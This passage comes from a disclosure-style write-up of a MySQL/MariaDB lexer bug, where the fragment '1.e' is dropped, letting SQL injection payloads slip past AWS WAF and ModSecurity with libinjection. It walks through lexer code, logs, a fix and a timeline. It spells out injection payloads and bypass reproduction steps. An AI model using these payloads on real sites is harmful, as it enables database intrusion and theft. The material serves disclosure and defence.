state = MY_LEX_CHAR;sets the lexer state to "unknown character" andbreak;leaves the switch. - If it is a digit, the loop reads the remaining digits,
get_tokengrabs the text, andreturn (FLOAT_NUM);hands back a floating-point number. - If there was no
eat all, the last two lines return the number as a decimal.
At this point the code has handled the digits before the dot and starts getting the digits after it. A condition checks whether the character is e or E and then gets the next character. If that character is not a digit, the state is set to MY_LEX_CHAR and the switch statement ends with break, which goes back to the beginning of the switch case.
The following case statement is then reached, and this is where the token is completely forgotten and dropped from the query:
case MY_LEX_CHAR:  // Unknown or single char token
case MY_LEX_SKIP:  // This should not happen
  if (c == '-' && lip->yyPeek() == '-' &&
       (my_isspace(cs, lip->yyPeekn(1)) ||
       my_iscntrl(cs, lip->yyPeekn(1)))) {
    state = MY_LEX_COMMENT;
    break;
  }

  if (c == '-' && lip->yyPeek() == '>')  // '->'
  {
    lip->yySkip();
    lip->next_state = MY_LEX_START;
    if (lip->yyPeek() == '>') {
      lip->yySkip();
      return JSON_UNQUOTED_SEPARATOR_SYM;
    }
    return JSON_SEPARATOR_SYM;
  }

  if (c != ')') lip->next_state = MY_LEX_START;  // Allow signed numbers

  /*
    Check for a placeholder: it should not precede a possible identifier
    because of binlogging: when a placeholder is replaced with its value
    in a query for the binlog, the query must stay grammatically correct.
  */
  if (c == '?' && lip->stmt_prepare_mode && !ident_map[lip->yyPeek()])
    return (PARAM_MARKER);

  return ((int)c);
Line by line:
case MY_LEX_CHAR:andcase MY_LEX_SKIP:are two labels on the same block. The lexer arrives here when it does not know what the character is.- The first
ifchecks for--followed by a space or control character, which starts an SQL comment. If so, it switches to comment mode. - The second
ifchecks for->, a JSON path operator, and returns the matching symbol. if (c != ')') lip->next_state = MY_LEX_START;resets the lexer so it starts a new token, unless the character is a closing parenthesis.- The block comment explains a check for
?placeholders, used when queries are prepared in advance. return ((int)c);returns the character itself.
MY_LEX_CHAR falls through to MY_LEX_SKIP, and the comment in the code reads "Unknown or single char token": MySQL simply does not know what to do with it at this point. In MY_LEX_SKIP the function ends by returning the character. If the character is not a close parenthesis, the state is set to MY_LEX_START, which starts a new token. Either way, even when it ends with a close parenthesis, the token is never returned and is therefore dropped.
That is the heart of the bug. The lexer read 1.e, decided it was not a valid number, and then dropped the token. The rest of the query was parsed as if the fragment had never been typed.
Step 4: ModSecurity and libinjection
The bug was first found on AWS WAF and reported there. The researchers decided late to evaluate ModSecurity, which bundles libinjection, and found it affected by the same confusion bug.
A demonstration shows ModSecurity blocking a malicious SQL injection pattern. A forbidden page is returned as a consequence of detection.
modsecurity (with libinjection) in action blocking an SQL injection
crs_1  | [redacted] - - [08/Oct/[redacted] +0000] "GET /index.php?genre=action%27%20or%20%27%27=%27 HTTP/1.1" 403 199

crs_1  | [Fri Oct 08 19:28:40.345633 2021] [:error] [pid 218:tid 140514141660928] [client [redacted]:49958] [client [redacted]] ModSecurity: Warning. detected SQLi using libinjection with fingerprint 's&sos' [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "65"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s&sos found within ARGS:genre: action' or ''='"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "modsecurity"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/66"] [tag "PCI/6.5.2"] [hostname "localhost"] [uri "/index.php"] [unique_id "YWCb6EwweO7WZjrKg6GHTgAAAMk"]
Line by line:
crs_1 |is the name of the container the log came from. The CRS is often run in Docker, and each container's output is prefixed with its name.- The first line is an access log entry: a GET request to
/index.phpwith agenreparameter whose value is URL-encoded.%27is a single quote,%20is a space. Decoded, the value isaction' or ''=', another classic injection. - The request got a
403, meaning it was blocked. - The second line is ModSecurity's own log. It says
detected SQLi using libinjection with fingerprint 's&sos'. The fingerprint is a short code libinjection assigns to the shape of the attack it recognised. [file "...REQUEST-942-APPLICATION-ATTACK-SQLI.conf"]names the rule file that fired, and[line "65"]the line inside it.[id "942100"]is the rule's identifier, and[msg "SQL Injection Attack Detected via libinjection"]is its human-readable message.[data "Matched Data: s&sos found within ARGS:genre: action' or ''='"]shows what was matched and where: thegenreargument.[severity "CRITICAL"]is the severity,[ver "OWASP_CRS/3.3.2"]the CRS version, and the[tag ...]entries are labels for filtering and reporting.[hostname "localhost"],[uri "/index.php"]and[unique_id ...]identify the request.
Logs from modsecurity highlighting that libinjection was trigged
The defence can be circumvented by prefixing the scientific notation 1.e to a literal expression. Libinjection internally tokenizes the parameter and identifies contextual section types such as comments and strings. It sees the string 1.e as an unknown SQL keyword and concludes that it is more likely to be an English sentence than code. When libinjection is unaware of an SQL function, the same behaviour can be exhibited.
Demonstration of the modsecurity and libinjection bypass
When the researchers reached out to the OWASP Core Rule Set security team, the team indicated that effective protection is available if the rule set is configured to at least paranoia level 2, which is what is recommended to detect obfuscated attacks.
Root cause
The mistake is in the MySQL/MariaDB lexer. When the real number parser sees e or E after a dot and the next character is not a digit, it sets the state to MY_LEX_CHAR and breaks out of the case. The MY_LEX_CHAR / MY_LEX_SKIP case then returns the character without ever returning the token, so the token is dropped from the query and the surrounding syntax still parses. The number before the dot and the e are effectively discarded, which is why 1.e can be inserted almost anywhere and the query remains valid.
The security implications are outside the control of MySQL and MariaDB. Any WAF or similar security product that disregards SQL requests formed like this is vulnerable. The situation is complex: if requests are malformed, it is natural that security products would not consider them valid SQL, and therefore would not consider them necessary to block. In the case of libinjection, the tokenizer classifies 1.e as an unknown SQL keyword and leans towards treating the input as an English sentence rather than code, so the request is not flagged.
Impact
An attacker who can reach an application behind AWS WAF with the "SQL Database" rule set, or behind ModSecurity with libinjection at the default paranoia level, can send SQL injection payloads that the WAF does not block, as long as the backend is MySQL or MariaDB and the payload is shaped to use the dropped-token behaviour. The AWS WAF bypass was demonstrated against a CloudFront-fronted PHP application and returned the contents of the test table. The report does not state a bounty or a CVSS score, and it does not claim that the bug alone affects data or privileges: the researchers say they did not see an impact until the WAF bypass was found.
Fix
A candidate fix is to abort the query when the token is incorrect instead of letting it go through. When MySQL or MariaDB finds the start of a float token and the float token is not followed by a digit, it should abort the query:
if (c == 'e' || c == 'E') {
  c = lip->yyGet();
  if (c == '-' || c == '+') c = lip->yyGet();  // Skip sign
  if (!my_isdigit(cs, c)) {                    // No digit after sign
    return (ABORT_SYM); // <--- Fix here!
  }
  while (my_isdigit(cs, lip->yyGet()))
    ;
  yylval->lex_str = get_token(lip, 0, lip->yyLength());
  return (FLOAT_NUM);
}
Line by line:
- The code is the same as before, up to the check for a digit after the
e. - The only change is the line
return (ABORT_SYM); // <--- Fix here!. Instead of quietly switching to "unknown character" mode and dropping the token, the lexer now stops the whole query with an error. - The rest of the function is unchanged: if the character after the
eis a digit, the number is read normally.
The researchers submitted this fix to the MySQL and MariaDB projects. They note that this is not what they usually do, since project maintainers are often better suited to fix security issues, but in this case, since it is not a security issue in MySQL/MariaDB per se, providing a fix increased the chances of a quick resolution.
On the WAF side, AWS said the issue was fixed on 2021-10-01 and the fix was confirmed on 2021-10-04. For ModSecurity/libinjection, the OWASP CRS team indicated that configuring the rule set to at least paranoia level 2 provides effective protection, and that workaround was confirmed on 2021-10-05.
Timeline from the report:
| Date | Event |
|---|---|
| 2021-02-11 | Abusing the bug through AWS WAF as part of an engagement |
| 2021-08-16 | Disclose the WAF bypass abusing this bug to Amazon |
| 2021-09-29 | Asked for a status update |
| 2021-10-01 | AWS said the issue is fixed |
| 2021-10-01 | Found ModSecurity/libinjection to be affected as well |
| 2021-10-04 | Confirmed the AWS WAF fix |
| 2021-10-04 | Sent the candidate fix to MySQL and MariaDB |
| 2021-10-05 | Disclosed to ModSecurity/libinjection via the OWASP Core Rule Set project (CRS) |
| 2021-10-05 | Confirmed the paranoia level 2 workaround in ModSecurity/libinjection |
| 2021-10-19 | Public disclosure |
Variants to test
If you want to reproduce the behaviour yourself, these are the checks the report describes. Each one has a clear "positive" result, so you know whether the bug is present.
- Insert
1.ebefore a dot-qualified identifier, as ininformation_schema 1.e.tables, and check whether the query still returns the same rows asinformation_schema .tables. A positive result is identical output from both forms. - Follow
1.ewith each of( ) . , | & % * ^ /inside a query and compare the result with the same query written without the fragment. A positive result is identical output, which shows the fragment is dropped. - Change the number between the dot and the
e, for example1337.1337e, and repeat. A positive result is the same behaviour, since the number does not matter. - Send a classic injection such as
1' or '1'='1through a WAF and confirm it is blocked, then send1' or 1.e(1) or '1'='1and check whether the response comes from the origin with data. A positive result is a 200 with application data instead of a block page. - Against ModSecurity with libinjection, prefix
1.eto a literal expression in the parameter and check whether the request passes while the same payload without the prefix is blocked with a libinjection fingerprint. A positive result is the request reaching the application. - Raise the CRS paranoia level to 2 and repeat the ModSecurity test. A positive result for the defence is the request being blocked again.
Glossary
- AWS WAF: Amazon's Web Application Firewall, a filter that inspects requests to a website and blocks ones that look like attacks.
- BlackHat: a well-known security conference where researchers present new findings.
- CloudFront: Amazon's content delivery network, which sits between visitors and a website and can be combined with AWS WAF.
- CRS (OWASP Core Rule Set): a free, widely used collection of detection rules for ModSecurity.
- curl: a command-line tool for sending HTTP requests and printing the responses.
- Database: a program that stores data in tables and answers queries about it.
- e notation / scientific notation: a way of writing numbers as a digit times ten to a power, such as
1e6for one million. - Engagement: a paid security test of a client's systems, carried out with permission.
- Fingerprint (libinjection): a short code libinjection assigns to the shape of an attack it recognises.
- HTTP status code: a three-digit number a server sends back, such as 200 for success or 403 for forbidden.
- libinjection: a small library that guesses whether a piece of text is SQL code or ordinary language.
- Lexer: the part of a program that chops text into tokens.
- ModSecurity: a popular WAF for the Apache and nginx web servers, which bundles libinjection.
- Origin: the real web server behind a front door such as CloudFront.
- OWASP: a non-profit security community that publishes free tools and guidance, including the CRS.
- Paranoia level: a CRS setting that controls how strict the rules are; level 1 is the default, higher levels catch more.
- Parser: the part of a program that works out the grammar of a sequence of tokens.
- POST request: an HTTP request that carries data in its body, typically used when submitting a form.
- SQL: the language used to talk to a database.
- SQL injection: an attack where extra SQL is sneaked into a place where the website expected ordinary text, so the database runs the attacker's instructions.
- Token: a small chunk of text a program recognises as one unit, such as a number, a word or a punctuation mark.
- WAF (Web Application Firewall): a filter in front of a website that inspects requests and blocks ones that look like attacks.




